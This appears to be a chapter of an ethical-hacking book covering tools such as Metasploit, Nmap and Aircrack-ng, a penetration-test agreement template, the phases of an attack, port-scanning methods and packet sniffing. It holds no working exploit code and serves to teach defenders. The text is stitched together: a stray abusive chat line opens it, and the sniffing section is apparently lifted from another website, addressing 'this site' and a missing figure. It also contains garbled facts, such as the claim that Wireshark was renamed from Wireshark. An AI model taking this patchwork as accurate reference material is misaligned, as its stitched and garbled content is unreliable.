10:07:44 AM LIGATT Security: get your ass in my office foooooooolllll !!!!!!!!!! not now RIGHT NOW!!!!!!!!

Don't take ethical hacking too far, though; hardening your systems from unlikely attacks makes little sense. For instance, if you don't face a lot of foot traffic in your office and no internal Web server running you might not have as much to worry about as an Internet hosting provider might have. Your overall goals as an ethical hacker are:

- Prioritize your systems so you can focus your efforts on what matters.
- Hack your systems in a nondestructive fashion.
- Enumerate vulnerabilities and, if necessary, prove to management that vulnerabilities exist and can be exploited.
- Apply results to remove the vulnerabilities and better secure your systems.

It's one thing to know generally that your systems are under fire from hackers around the world and malicious users around the office; it's another to understand the specific attacks against your systems that are possible. This book offers some well-known attacks but is by no means a comprehensive listing.

Attack Basics

2.0 Tool Kit

First before you start any hack, security audit or any other computer security testing you must have all the write tools in place. It is great to use tools with operating systems you are familiar with, but that sometimes is easier said than done. Some tools were made for Linux and some with Windows. A good hacker may have one computer running sometype of VM Ware, running Windows XP, Windows 7 and Linux. In the lessons you will be completing in this book we will refer to you running several different operating systems on one computer to use some of the tools below.

The following programs and services will allow you to hack almost any network and crack a wireless network using free software you can download off the web. We will make it easy for you and allow you to download all the tools we talk about in this book for free at www.ligattsecurity.com/downloads

Metasploit

The Metasploit Project is an open-source computer security project which provides information about security vulnerabilities and aids in penetration testing and IDS signature development. Its most well-known sub-project is the Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive, and security research. The Metasploit Project is also well known for anti-forensic and evasion tools, some of which are built into the Metasploit Framework.

Wireshark

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Wireshark, in May 2006 the project was renamed Wireshark due to trademark issues.

Wireshark is cross-platform, using the GTK+ widget toolkit to implement its user interface, and using pcap to capture packets; it runs on various Unix-like operating systems including Linux, Mac OS X, BSD, and Solaris, and on Microsoft Windows. Released under the terms of the GNU General Public License, Wireshark is free software.

Snort

Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) capable of performing packet logging and real-time traffic analysis on IP networks. Snort was written by Martin Roesch and is now developed by Sourcefire, of which Roesch is the founder and CTO. Integrated enterprise versions with purpose built hardware and commercial support services are sold by Sourcefire.

Combining the benefits of signature, protocol and anomaly based inspection Snort is the most widely deployed IDS/IPS technology worldwide. With millions of downloads and over 225,000 registered users Snort has become the de facto standard for IPS.

Snort performs protocol analysis, content searching/matching, and is commonly used to actively block or passively detect a variety of attacks and probes, such as buffer overflows, stealth port scans, web application attacks, SMB probes, and OS fingerprinting attempts, amongst other features. The software is mostly used for intrusion prevention purposes, by dropping attacks as they are taking place. Snort can be combined with other free software such as sguil, OSSIM, and the Basic Analysis and Security Engine (BASE) to provide a visual representation of intrusion data.

Cain & Able

Cain & Abel is a password recovery application for Microsoft Operating Systems. It allows easy recovery of various kind of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, revealing password boxes, uncovering cached passwords and analyzing routing protocols.

It covers some security aspects/weakness present in protocol's standards, authentication methods and caching mechanisms; its main purpose is the simplified recovery of passwords and credentials from various sources, however it also ships some "non standard" utilities for Microsoft Windows users.

BackTrack

BackTrack is the world's leading penetration testing and information security auditing distribution. With hundreds of tools preinstalled and configured to run out of the box, BackTrack 4 provides a solid Penetration testing platform from Web application Hacking to RFID auditing – its all working in once place.

VistaStumbler

VistaStumbler is a wireless network discovery tool that will scan the environment for AP's (Access points) you can connect with. VistaStumbler is designed to work with all wireless cards suported by Windows. The application is optimized for Windows Vista but also runs on other Windows versions.

Kismet

Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b, 802.11g, and 802.11n traffic. The program runs under Linux, FreeBSD, NetBSD, OpenBSD, and Mac OS X. The client can also run on Microsoft Windows, although, aside from external drones, there's only one supported wireless hardware available as packet source.

Aircrack-ng

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless LANs. It works with any wireless card whose driver supports raw monitoring mode (for a list, visit the website of the project or and can sniff 802.11a, 802.11b and 802.11g traffic. The program runs under Linux and Windows; the Linux version has been ported to the Zaurus and Maemo platforms, and a proof-of-concept port has been made to the iPhone.

Airodump

Airodump is an 802.11 packet capture program that is designed to "capture as much encrypted traffic as possible...each WEP data packet has an associated 3-byte Initialization Vector (IV): after a sufficient number of data packets have been collected, run aircrack on the resulting capture file. aircrack will then perform a set of statistical attacks developed by a talented hacker named KoreK."

As described above Airdump is primarily used to produce the capture files that then feed into aircrack for WEP cracking.

2.0 ATTACK BASICS

NetStumbler

NetStumbler (also known as Network Stumbler) is a tool for Windows that facilitates detection of Wireless LANs using the 802.11b, 802.11a and 802.11g WLAN standards. It runs on Microsoft Windows operating systems from Windows 2000 to Windows XP. A trimmed-down version called MiniStumbler is available for the handheld Windows CE operating system.

NMAP

Nmap is a "Network Mapper", used to discover computers and services on a computer network, thus creating a "map" of the network. Just like many simple port scanners, Nmap is capable of discovering passive services on a network despite the fact that such services aren't advertising themselves with a service discovery protocol. In addition Nmap may be able to determine various details about the remote computers. These include operating system, device type, uptime, software product used to run a service, exact version number of that product, presence of some firewall techniques and, on a local area network, even vendor of the remote network card.

Nmap runs on Linux, Microsoft Windows, Solaris, and BSD (including Mac OS X), and also on AmigaOS. Linux is the most popular nmap platform and Windows the second most popular.

2.1 I have a client who would like me to perform a computer security audit. What should the agreement say?

Before you begin any ethical hacking, you absolutely, positively need everything in writing and signed off on. Document everything, and involve management in this process. Your best ally in your ethical hacking efforts is a manger who supports what you're doing.

The following questions can start the ball rolling when you define the goals for your ethical hacking plan:

Does ethical hacking support the mission of the business and its IT and security departments?

What business goals are met by performing ethical hacking? These goals may include the following:

- Prepping for the internationally accepted security standard of ISO/IEC 27002:2005
- Meeting federal regulations such as HIPAA, GLBA, or PCI DSS
- Meeting contractual requirements of clients or business partners.
- Improving the company's image

What information are you protecting? This could be personal health information, intellectual property, confidential client information, or private employee information.

How much money, time, and effort are you and your organization willing to spend on ethical hacking?

What specific deliverables will there be? Deliverables can include anything from high-level executive reports to detailed technical reports and write-ups on what you tested, along with the outcomes of your tests. You can deliver specific information that is gleaned during your testing, such as passwords and other confidential information.

What specific outcomes do you want? Desired outcomes, include the justification for hiring or outsourcing security personnel, increasing your security budget, meeting compliance requirements, or enhancing security systems.

After you know your goals, document the steps to get there. For example, if one goal is to develop a competitive advantage to keep existing clients and attract new ones, determine the answers to these questions:

When will you start your ethical hacking?

Will your ethical hacking be blind, in which you know nothing about the systems you're testing, or knowledge based, in which you're given specific information about the systems you're testing, such as IP addressees, host names, and even usernames and passwords?

Will this testing be technical in nature, involve physical security assessments, or even use social engineering?

Will you be part of a larger ethical hacking team, sometimes called a tiger team or red team?

Will you notify your clients of what you're doing and when you're doing it?

The following is a copy of a agreement that I have used in the pass and now you can use. Good luck and hack away.

ETHICAL HACKING AGREEMENT

External Network Security – Unannounced Penetration Test

FACILITY: ____

DATE: ____

OBJECTIVE: To provide an assessment of the site's external security profile of networked computer systems and intrusion detection capabilities.

SCENARIO: Testing will consist of four phases, during which various tools and techniques will be used to gain information and identify vulnerabilities associated with the site's computer systems and subsequent attempts to penetrate the network. These phases, discussed in detail below, are: 1) Network Mapping, 2) Vulnerability Identification, 3) Exploitation, and 4) Reporting.

Network Mapping

<COMPANY NAME> will obtain much of the required information regarding the site's network profile, such as IP address ranges, telephone number ranges, and other general network

topology through public information sources, such as Internet registration services, Web pages and telephone directories. More detailed information about the site's network architecture will be obtained through the use of Domain Name Server (DNS) queries, ping sweeps, port scans and connection route tracing.

Informal inquiries, not linked to independent oversight, may also be attempted to gather information from users and administrators that could assist in gaining access to network resources. Once this general network information is compiled and analyzed, <COMPANY NAME> will begin identification of individual system vulnerabilities.

Vulnerability Identification

During this phase, <COMPANY NAME> will attempt to associate operating systems and applications with identified computers on the network. Depending upon network architecture, this may be accomplished using automated tools, such as nmap and queso, or using manual techniques, such as telnet, ftp, or sendmail login banners.

Using this information, <COMPANY NAME> will create a list of probable vulnerabilities associated with each potential target system. Automated scripts will also be developed or compiled at this point to attempt exploitation of vulnerabilities.

Exploitation

During this phase, system and user information will be used to attack the authentication processes of the target systems. Example attack scenarios in this phase include, but are not limited to: buffer overflows, application or system configuration problems, modems, routing issues, DNS attacks, address spoofing, share access and exploitation of inherent system trust relationships.

Potential vulnerabilities will be systematically tested in the order of penetration and detection probability, as determined by the members of the <COMPANY NAME> Penetration Testing Team. The strength of captured password files will be tested, using password-cracking tools. Individual user account passwords may also be tested, using dictionary-based, automated login scripts.

In the event that an account is compromised, <COMPANY NAME> will attempt to elevate privileges to that of super user, root, or administrator level.

Since the goal of <COMPANY NAME> testing is to determine the extent of vulnerabilities, and not simply to penetrate a single site system, information discovered on one system may be used to gain access to additional systems that may be "trusted" by the compromised system. Host-level vulnerabilities may also be exploited to elevate privileges within the compromised system to install "sniffers" or other utilities. <COMPANY NAME> will insert a small text file at the highest level directory of each compromised system.

In those cases where <COMPANY NAME> is unable to gain sufficient privilege to write to the system, a file will be copied from the system. In either case, additional files may be copied during testing if further review is required to determine sensitivity of information contained on the system.

<COMPANY NAME> will maintain detailed records of all attempts to exploit vulnerabilities and activities conducted during the Attack phase.

Reporting

<COMPANY NAME> will provide an on-site briefing of results. These results will be documented in a management-level report provided to the site, Operations Office, and the Headquarters Program Offices responsible for covering the unannounced penetration testing. Specific details on vulnerabilities will also be provided to site technical personnel.

SPECIAL CONSIDERATIONS:

<COMPANY NAME> will coordinate testing activities with a "trusted agent" in each organization listed as appropriate on the Performance Test Agreement. Each organization should identify an individual to be designated as a trusted agent. More than one trusted agent may be identified at the site, but the number should be kept to an absolute minimum. All personnel informed of the testing must maintain strict confidentiality to ensure the validity of test results.

The Operations Office will coordinate with trusted agents at the site to identify critical systems that should be excluded from testing activities (e.g., safety systems, major applications undergoing upgrades or other special evolutions). Specific network addresses and reasons for exclusion should be provided as an attachment to the signed performance test.

The Operations Office will identify any systems or network nodes that are connected to the site network but are not under the direct control and responsibility of the site or the cognizant Operations Office. These systems will be excluded from testing unless <COMPANY NAME> obtains permission from the system owner.

To ensure that testing activities are not confused with real attacks, <COMPANY NAME> will provide the DOE Computer Incident Advisory

Capability (CIAC) with information regarding the systems used for scanning and testing activities.

While <COMPANY NAME> will not attempt to exploit "denial of service" vulnerabilities (unless specifically requested by competent authority) and every attempt will be made to prevent damage to any information system and the data it holds, some penetration attempt scenarios have the potential to cause service interruption. In the unlikely event that such an interruption occurs, <COMPANY NAME> will work with the trusted agents at the site to determine the nature of the problem and restore the system to its desired state of operation.

All information obtained by <COMPANY NAME> will be protected (to the greatest possible extent) from unauthorized access. In the event that any site personnel (excluding trusted agents) identify <COMPANY NAME> testing activities, site computer security personnel should document the detection of activity and take the same initial actions as in the event of an actual intrusion, including informing CIAC.

If notified by the site of any incidents that correspond with OA penetration testing, CIAC and the site's trusted agents will inform the appropriate site computer security personnel that the activity identified is part of an authorized DOE test. OA will also be informed of the detection.

2.0 ATTACK BASICS

In such cases, logs or other evidence of intrusion detection activities should be provided to Independent Oversight for analysis. <COMPANY NAME> testing will then be allowed to continue as an announced external network security assessment without blocking, filtering, or restricting access.

It is the site's responsibility to restore network computer systems to a secure configuration after <COMPANY NAME> testing. Independent

Oversight will coordinate with and provide assistance (as requested) to system administrators during this "cleaning up" period.

Clean-up may consist of removing added programs and files, identifying systems whose password files were compromised, and/or restoring systems to a secure configuration so that no systems remain in a compromised condition.

As evidenced by their signature on this Performance Test Agreement, Operations Office and site contractor representatives certify that the Department's Banner and Warning Policy has been implemented at the site and that network computer users have, as a result, granted constructive consent to this type of activity.

APPROVALS:

____

Director, Office of Cyber Security and Special Reviews

____

Office of Chief Information Officer Representative

____

Lead Program Secretarial Office Representative

____

Operations Office Representative

____

Site Contractor Representative

2.2 What are the Five Steps of Hacking?

Phase 1 – Reconnaissance

"Reconnaissance" refers to the preparatory phase, in which an attacker gathers as much information as possible about the target prior to launching the attack. During this phase, the attacker draws on competitive intelligence to learn more about the target, and may also employ unauthorized internal or external network scanning.

Reconnaissance is also the phase that allows the potential attacker to strategize the attack. This may take some time as the attacker attempts to unearth critical information on the intended target. The information-gathering process may involve the technique of "social engineering," in which an attack operative smooth-talks people into revealing such sensitive information as unlisted numbers and passwords.

Another Reconnaissance technique is "dumpster diving," or the process of looking through an individual's or organization's trash for discarded sensitive information. As the saying goes, "One man's trash is another man's treasure"—sometimes literally so.

Attackers can always use the Internet to obtain potentially damaging data, such as employee contact information, lists of business partners, technologies in use, and other critical knowledge. Dumpster diving, however, unsophisticated though it may be, can serve them up with even more sensitive information, such as usernames, passwords, credit card or bank statements, ATM receipts, Social Security numbers, telephone numbers, checking account numbers, and so on.

For example, a Whois database can provide information about Internet addresses, domain names, and contacts. If a potential attacker obtains DNS information from the registrar, and is able to access it, he can obtain such useful information as the mapping of domain names to IP addresses, mail servers, and host information records.

It is extremely important that a company have appropriate policies in place to protect its information assets, and provide its users with corresponding protection guidelines. Building user awareness of the precautions they must take to safeguard the company's valuable information is a critical factor in this context.

Reconnaissance Types

Reconnaissance techniques can be categorized broadly into "Active" and "Passive" reconnaissance.

When an attacker employs Passive reconnaissance techniques, he does not interact directly with the system, but utilizes such indirect means as Web surfing, social engineering and dumpster diving to gather information.

With active reconnaissance techniques, however, the attacker tries to tap into the system by using tools to detect open ports, accessible hosts, router locations, network mapping, and/or details of operating systems and applications.

The next phase of hacking is Scanning, which is discussed in the following section. Some experts, however, do not differentiate Scanning from Active Reconnaissance, although there are slight differences, as scanning involves more in-depth probing on the part of the attacker. Often, though, the Reconnaissance and Scanning phases overlap, and it is not always possible to demarcate these phases as watertight compartments.

Active reconnaissance is usually employed when the attacker discerns a low probability that such activities will be detected. Newbies and "script kiddies" are often found attempting this to get faster, visible results, and sometimes just for the bragging rights they can earn by escaping detection.

As an ethical hacker, you must be able to distinguish among the various reconnaissance methods, and to advocate effective preventive measures in the light of potential threats. Companies, on their part, must address security as an integral part of their business and/or operational strategy, and be equipped with proper policies and procedures to uncover such activities.

Phase 2 – Scanning

Scanning is the method in which an attacker uses the details gathered during reconnaissance, which we discussed previously, to identify specific vulnerabilities prior to attacking the network.

Scanning can be considered a logical extension (and overlap) of active reconnaissance. Attackers often use automated tools, such as network/host scanners, and war dialers, to locate systems and attempt to discover vulnerabilities.

An attacker can gather such critical network information as the mapping of systems, routers and firewalls by using simple tools, such as Traceroute. Alternatively, they can use more complex tools, such as Cheops, to add sweeping functionality to what Tracerouter delivers.

Attackers can use port scanners to detect listening ports and gather information on the nature of services running on the target machine. The primary defense technique in this regard is to shut down services that are not required. Appropriate filtering may also be adopted as a defense mechanism. However, attackers can still use tools to determine the rules implemented for filtering.

The most commonly used attack tools are "vulnerability scanners," which can search for several known vulnerabilities on a target network and potentially detect thousands of vulnerabilities. This gives the attacker the advantage of time because he only has to find a single means of entry, while the systems professional has to secure many vulnerable areas by applying patches. Organizations that deploy intrusion detection systems still have reason to worry, because attackers can use evasion techniques at both the application and network levels.

Phase 3 – Gaining Access

This is the most important phase of a system attack in terms of potential damage. Hackers need not always gain access to the system to cause damage. For example, "Denial-of-Service attacks" can exhaust resources or stop services from running on the target system. Services can be stopped by killing processes, using a logic/time bomb, or even reconfiguring and crashing the system, while resources can be exhausted locally by filling up outgoing communication links.

Factors that influence the chances of a hacker gaining access into a target system include the architecture and configuration of the target system, the skill level of the perpetrator, and the initial level of access obtained.

Attacks can occur locally, offline, or over a LAN or the Internet as a deception or theft. Examples include stack-based buffer overflows, denial-of-service attacks, and session hijacking.

Attackers use "spoofing" to exploit the target system by pretending to be strangers or different systems and sending a malformed packet containing a bug to the target system to exploit its vulnerability. Packet flooding can be used to remotely stop availability of essential services, while "Smurf" attacks try to elicit a response from available users on a network and then use the legitimate address to flood the victim.

One of the most damaging type of attacks can be the Distributed Denial-of-Service attack, in which an attacker uses zombie software distributed over several machines on the Internet to trigger an orchestrated, large-scale denial of services.

Phase 4 – Maintaining Access

Once a hacker gains access to the target system, the attacker can choose to use both the system and its resources, and further use the system as a "launch pad" to scan and exploit other systems, or to keep a low profile and continue exploiting the original target system. Both these strategies can damage the organization. For instance, the hacker can implement a "sniffer" to capture all network traffic, including telnet and ftp sessions with other systems.

Attackers who choose to remain undetected remove evidence of their entry and then use a backdoor or a Trojan to gain repeat access or install rootkits at the kernel level to gain super user access. The reason behind this is that rootkits gain access at the operating systems level while a Trojan horse gains access at the application level. Both rootkits and Trojans depend on users, to service and run as Local System, which has administrative access

Hackers can use Trojan horses to transfer user names, passwords, and even credit card information stored on the system. They can also maintain control over "their" system for an extended period of time by "hardening" the system against other hackers—a process that sometimes, ironically, provides the system with some degree of protection against other attackers—and then use their access to steal data, consume CUP cycles, trade sensitive information, or even resort to extortion.

In their defense against such thievery, organizations can use intrusion detection systems or deploy honeypots and honeynets to detect intruders. The latter, though, is not recommended unless the organization has the required security professional to leverage the concept for protection.

Phase 5 - Covering Tracks

Attackers like to destroy evidence of their presence and activities for various reasons, such as maintaining access and evading punitive action, and employ a number of tools Trojans, such as ps or netcat, come in handy for any attacker who wants to erase the evidence from the log files or replace the system binaries with the same. Once the Trojans are in place, the attacker can be assumed to have gained total control of the system.

Rootkits are automated tools designed to hide the presence of the hacker. By executing the script, the hacker replaces a variety of critical files with Trojan versions, hiding the attacker in seconds.

Other techniques to cover a hacker's tracks include "Steganography" and "tunneling." Steganography is the process of hiding data, such as in images and sound files. Tunneling takes advantage of the transmission protocol by carrying one protocol over another. Even the extra space (e.g. unused bits) in the TCP and IP headers can be used for hiding information.

An attacker can use the system as a cover to launch fresh attacks against other systems or as a means of reaching another system on the network undetected. Thus, this phase of attack can turn into a new cycle of attack by reusing Reconnaissance techniques.

There have been instances where an attacker has even lurked on a system that system administrators have changed. The system administrator can deploy host-based IDS and antivirus tools that can detect Trojans and other seemingly benign files and directories.

As an ethnical hacker, you must be aware of the tools and techniques that attackers deploy, so that you can advocate and take countermeasures to protect the system. We will detail these countermeasures in subsequent modules.

The first step to computer hacking is the reconnaissance stage. Port Scanning is one of the most popular reconnaissance techniques attackers use to discover services they can break into. All machines connected to a Local Area Network (LAN) or Internet run many services that listen at well-known and not so well known ports. A port scan helps the attacker find which ports are available (i.e., what service might be listing to a port). Essentially, a port scan consists of sending a message to each port, one at a time. The kind of response received indicates whether the port is used and can therefore be probed further for weakness.

2.3 Q. Can I take legal action against port scanning?

A. A Port scan is like ringing the doorbell to see whether someone's at home. The police usually can't do anything about it. They have to wait until a crime is committed. The police might give it more consideration if the doorbell is repeatedly rung causing the homeowner to complain of harassment. Sometimes, if a computer system is affected too much by a port scan, one can argue that the port scan was, in fact, a denial-of-service (DoS) attack, which is usually an offense.

2.4 Q. What are the different types of Port Scanning?

A. Port Scan - Port Numbers

As you know, public IP addresses are controlled by worldwide registrars, and are unique globally. Port numbers are not so controlled, but over the decades certain ports have become standard for certain services. The port numbers are unique only within a computer system. Port numbers are 16-bit unsigned numbers.The port numbers are divided into three ranges:

- Well Known Ports (0 - 1023)
- Registered Ports (1024 - 49151)
- Dynamic and/or Private Ports (49152 - 65535)

Well-Known Ports

Ports numbered 0 to 1023 are considered well known (also called standard ports) and are assigned to services by the IANA (Internet Assigned Numbers Authority). Here are a few samples:

- echo - 7/tcp - Echo
- ftp-data - 20/udp - File Transfer Default Data
- ftp - 21/tcp - File Transfer Control
- ssh - 22/tcp - SSH Remote Login Protocol
- telnet - 23/tcp - Telnet
- domain - 53/udp - Domain Name Server
- www-http - 80/tcp - World Wide Web HTTP

Non-Standard Ports

By a non-standard port, we simply mean a port whose number is higher than 1023. In this range also, several services are "standard." For example:

wins - 1512/tcp # Microsoft Windows Internet Name Service
radius 1812/udp # RADIUS authentication protocol

Some malicious programs such as Trojans and Viruses have spread so wide that there are a number of ports that if found open, usually indicate that a system may have a virus.

Port Scanning Basic Techniques

The simplest port scan tries (i.e., sends a carefully constructed packet with a chosen destination port number) each of the ports from 0 to 65535 on the victim to see which ones are open.

TCP connect():- The connect() system call provided by an OS is used to open a connection to every interesting port on the machine. If the port is listening, connect() will succeed, otherwise the port isn't reachable.

Strobe -A strobe does a narrower scan, only looking for those services the attacker knows how to exploit. The name comes from one of the original TCP scanning programs, though now virtually all scanning tools include this feature.

2.0 ATTACK BASICS

The ident protocol allows for the disclosure of the username of the owner of any process connected via TCP, even if that process didn't initiate the connection. So, e.g., one can connect to port 80 and then use identd to find out whether the HTTP server is running as root.

Port Scanning Advanced Techniques

One problem, from the perspective of the attacker attempting to scan a port, is that services listening on these ports log scans. They see an incoming connection, but no data, so an error is logged. There exist a number of stealth scan techniques to avoid this. A stealth scan is a kind of scan that is designed to go undetected by auditing tools. Obviously, this is a race between the hacker and firewall vendors - what are considered stealth scans now may not be so in a few months once the firewall vendor becomes aware of such techniques.

Port scanners scan a host rapidly by firing off packets at different ports. So, scanning very slowly (taking a day or more) becomes a stealth technique. Another stealth scanning technique is "inverse mapping", where you try to find out all hosts on a network by generating "host unreachable" ICMP-messages for those IPs that do not exist. Since these messages may be generated by any TCP/IP packet one may send meaningless packets (e.g. RST packets sent without any previous packet).

Fragmented packet Port Scan

The scanner splits the TCP header into several IP fragments. This bypasses some packet filter firewalls because they cannot see a complete TCP header that can match their filter rules. Some packet filters and firewalls do queue all IP fragments, but many networks cannot afford the performance loss caused by the queuing.

SYN scan

This technique is also called half-open scanning, because a TCP connection is not completed. A SYN packet is sent (as if we are going to open a connection), and the target host responds with a SYN+ACK, this indicates the port is listening, and an RST indicates a non- listener. The server process is never informed by the TCP layer because the connection did not complete.

FIN scan

The typical TCP scan attempts to open connections (at least part way). Another technique sends erroneous packets at a port, expecting that open listening ports will send back different error messages than closed ports. The scanner sends a FIN packet, which should close a connection that is open. Closed ports reply to a FIN packet with a RST. Open ports, on the other hand, ignore the packet in question. This is required TCP behavior.

If no service is listening at the target port, the operating system will generate an error message. If a service is listening, the operating system will silently drop the incoming packet. Therefore, silence indicates the presence of a service at the port. However, since packets can be dropped accidentally on the wire or blocked by firewalls, this isn't a very effective scan.

Other techniques that have been used consist of XMAS scans where all flags in the TCP packet are set, or NULL scans where none of the bits are set. However, different operating systems respond differently to these scans, and it becomes important to identify the OS and even its version and patch level.

Bounce Scan

The ability to hide their tracks is important to attackers. Therefore, attackers scour the Internet looking for systems they can bounce their attacks through.

FTP bounce scanning takes advantage of a vulnerability of the FTP protocol itself. It requires support for proxy ftp connections. This bouncing through an FTP server hides where the attacker comes from. This technique is similar to IP spoofing in that it hides where the attacker comes from. For example, badwebsitexyz.com establishes a control connection to the FTP server-PI (protocol interpreter) of say, badspiderbites.com, then requests that the server-PI initiate an active server-DTP (data transfer process) to send a file anywhere on the Internet.

A port scanner can exploit this to scan TCP ports from a proxy ftp server. Thus you could connect to an FTP server behind a firewall, and then scan ports that are more likely to be blocked (e.g., port 139). If the ftp server allows reading from and writing to a directory (such as /incoming), you can send arbitrary data to ports that you do find open.

The advantages to this approach are obvious (harder to trace, potential to bypass firewalls). The main disadvantages are that it is slow, and that many FTP server implementations have finally disabled the proxy "feature".

Finger

Most finger servers allow commands to be forwarded through them. Finger supports recursive queries. A query such as "rob@foo@bar" will ask "bar" to resolve "rob@foo", causing "bar" to query "foo". This technique can be used to hide the original source of the request.

E-mail: Spammers try to relay their spam through SMTP servers. As a result, probes for SMTP are commonly seen by machines on the Internet.

SOCKS Allows almost any protocol to be tunneled through the intermediate machine. As a result, attackers probing for SOCKS is common scan seen on the Internet.

HTTP proxy: Most web servers support proxying so that all web traffic can be directed to a single server for filtering as well as caching to improve performance. A lot of these servers are misconfigured to allow proxying of any request from the Internet, allowing attackers to relay attacks against web sites through a third party. Probes for HTTP proxies are one of the more common scans seen today.

2.0 ATTACK BASICS

IRC BNC: Attackers love to hide their IRC identities by bouncing their connections through other machines. A particular program called "BNC" is used for this purpose on compromised machines.

UDP Scanning

Port scanning usually means scanning for TCP ports, which are connection-oriented and therefore give good feedback to the attacker. UDP responds in a different manner. In order to find UDP ports, the attacker generally sends empty UDP datagrams. If the port is listening, the service should send back an error message or ignore the incoming datagram. If the port is closed, then most operating systems send back an "ICMP Port Unreachable" message. Thus, you can find out if a port is NOT open, and by exclusion determine which ports are open. Neither UDP packets, nor the ICMP errors are guaranteed to arrive, so UDP scanners of this sort must also implement retransmission of packets that appear to be lost (or you will get a bunch of false positives).

Also, this scanning technique is slow because of compensation for machines that implement the suggestions of RFC 1812 and limit ICMP error message rate. For example, a kernal may limit destination unreachable message generation to 80 per 4 seconds, with a 1/4 second penalty if that is exceeded.

Some people think UDP scanning is pointless - not so. Sometimes for example, Rpcbind can be found hiding on an undocumented UDP port somewhere above 32770. So it doesn't matter that port 111 is blocked by the firewall. But can you find which of the more than 30,000 high ports it is listening on? With a UDP scanner you can.

ICMP Scan

This isn't really port scanning, since ICMP does not have a port abstraction. But it is sometimes useful to determine what hosts in a network are up by pinging them all. ICMP scanning can be done in parallel, so it can be quite fast.

Fingerprinting an OS

The last scanning method is called Fingerprinting. Fingerprinting is the technique of interpreting the responses of a system in order to figure out what it is. Unusual combinations of data are sent to the system in order to trigger these responses. Systems respond the same with correct data, but they rarely respond the same way for wrong data.

Packet Sniffing

If you have access to a network you can install a packet sniffer which can look for passwords, credit card numbers, social security numbers or any other parameters you select.

All network data travels across the Internet, and then into and out of PC's, in the form of individual, variable size, "data packets" like the one shown above. Since the typical PC user never "sees" any of this raw data, many spyware systems covertly send sensitive information out of the user's computer without their knowledge.

A "Packet Sniffer" is a utility that sniffs without modifying the network's packets in any way. By comparison, a firewall sees all of a computer's packet traffic as well, but it has the ability to block and drop any packets that its programming dictates. Packet sniffers merely watch, display, and log this traffic.

One disturbingly powerful aspect of packet sniffers is their ability to place the hosting machine's network adapter into "promiscuous mode." Network adapters running in promiscuous mode receive not only the data directed to the machine hosting the sniffing software, but also ALL of the traffic on the physically connected local network. Unfortunately, this capability allows packet sniffers to be used as potent spying tools. This is obviously not an activity that I wish to promote on this site, and if non-promiscuous sniffing software were available I would be recommending it. But, unfortunately, all of the tools I have located avidly feature promiscuous sniffing capabilities.

One note of warning before we go any further: The use of powerful packet sniffing software by people who lack a thorough understanding of TCP/IP and Internet protocols will — without question — create significant confusion and raise a large number of questions. At the end of this page I have assembled references to a number of extremely good texts. Everything you could want to know is spelled out in those volumes. We have also created a private "packetsniffing" newsgroup forum for the discussion of packet sniffing software, findings, and questions. But please understand that GRC CAN NOT PROVIDE any other form of technical support for users of packet sniffing software.

- Two Favored Windows-based Packet Sniffers
- The SpyNet Sniffer Changed Publishers:

The Spynet Sniffer (described below) was sold to eEye - Digital Security, enhanced (sort of), it's somewhat more attractive, and renamed the "Iris" Network Traffic Analyzer. That's the good news.

The bad news is that these folks must have a very different target market in mind than you or me, since their price for the sniffer is $1745 with $550 annual "maintenance fees"! Yikes!!!! I don't know who they're selling that to, but it's sure not me! The sort of good news is that, like the original Spynet Sniffer, theirs DOES have a built-in 30-day free trial before it expires, and even more cool, it's 30 actual days of real use, not 30-days from the time it's downloaded. So you can really get some use out of the best sniffer on the market for 30-days before needing to come to grips with the fact that it's "pay up (and how!) or give it up."

http://www.eeye.com/html/Products/Iris/overview.html

The SpyNet Sniffer: This powerful and capable sniffing solution consists of two programs: CaptureNet and PeepNet. Despite the fact that it offers the much too prone to abuse promiscuous mode, and (even more alarmingly) provides sample filters for capturing eMail and other passwords as they pass by on a LAN — which I object to MOST strenuously — I confess that this is my favorite packet sniffer. It can be readily downloaded and used on a pre-purchase trial basis.

The CaptureNet software works reliably and robustly on all 32-bit Windows platforms. It provides excellent display formatting and log saving and exporting features and it offers very useful "packet filtering" to specify which packets to capture and which to ignore. This is the packet capturing tool that I have used exclusively for all of my research. It can be used for 30-days before it must be registered for continued use. The program's author has also created a SpyNet Sniffer Forum where extensive help and guidance may be found.

If the author would clean up his act by disabling promiscuous mode capture for unregistered versions, and remove the obviously "only useful for malicious purposes" sample eMail password capture filters, he would have a fully commercial-grade product that I would recommend without reservation. As it is, it is the packet sniffer I most recommend, although very reluctantly, due to its apparent "malicious hacker" user orientation.

ONE ANNOYANCE: The SpyNet Sniffer is dependent upon a number of Windows components that are installed by Microsoft Internet Explorer 5. Therefore, IE5 must be installed in any system running the SpyNet Sniffer. The CommView Sniffer (see below) has no such requirement or limitation.

The CommView v2.0 Sniffer: Tamos Software's CommView v2 is another very nice and feature-complete packet sniffer which can be downloaded and used on a pre-purchase trial basis. It has a very nice "Statistics" display page which is missing from the SpyNet sniffer. This statistics page groups together similar packet traffic having identical source and destination IP addresses and "resolves" the machine "hostnames" being contacted. This can greatly simplify the task of detecting "spyware" behavior. The Tamos sniffer also offers very complete and somewhat more capable and extensive filtering capabilities than SpyNet's CaptureNet sniffer.

2.5 Q. What is Thwarting Promiscuous Sniffing

A. Since a promiscuous sniffer can only sniff the data traffic being shared on its local network segment, promiscuous sniffing can be completely thwarted through the use of network "switches" instead of "hubs." A 10Base-T or 100Base-T network hub operates by retransmitting any received data to all connected machines. But a network switch "knows" which specific machine — and LAN segment — any received data is destined for and it therefore retransmits any received data only on the LAN segment containing the intended receiver. Therefore, if switches are used instead of hubs, each machine will occupy its own LAN segment and that segment will only carry data traffic intended for that machine. Such LAN segmentation renders promiscuous mode packet sniffers completely powerless.

2.6 Q. How can a IT manager Detect Promiscuous Sniffing?

A. Although "sniffers" are intended to be completely passive and therefore undetectable, the presence of simple software-based sniffers, such as those shown above, can be detected with tricky software designed for the purpose.

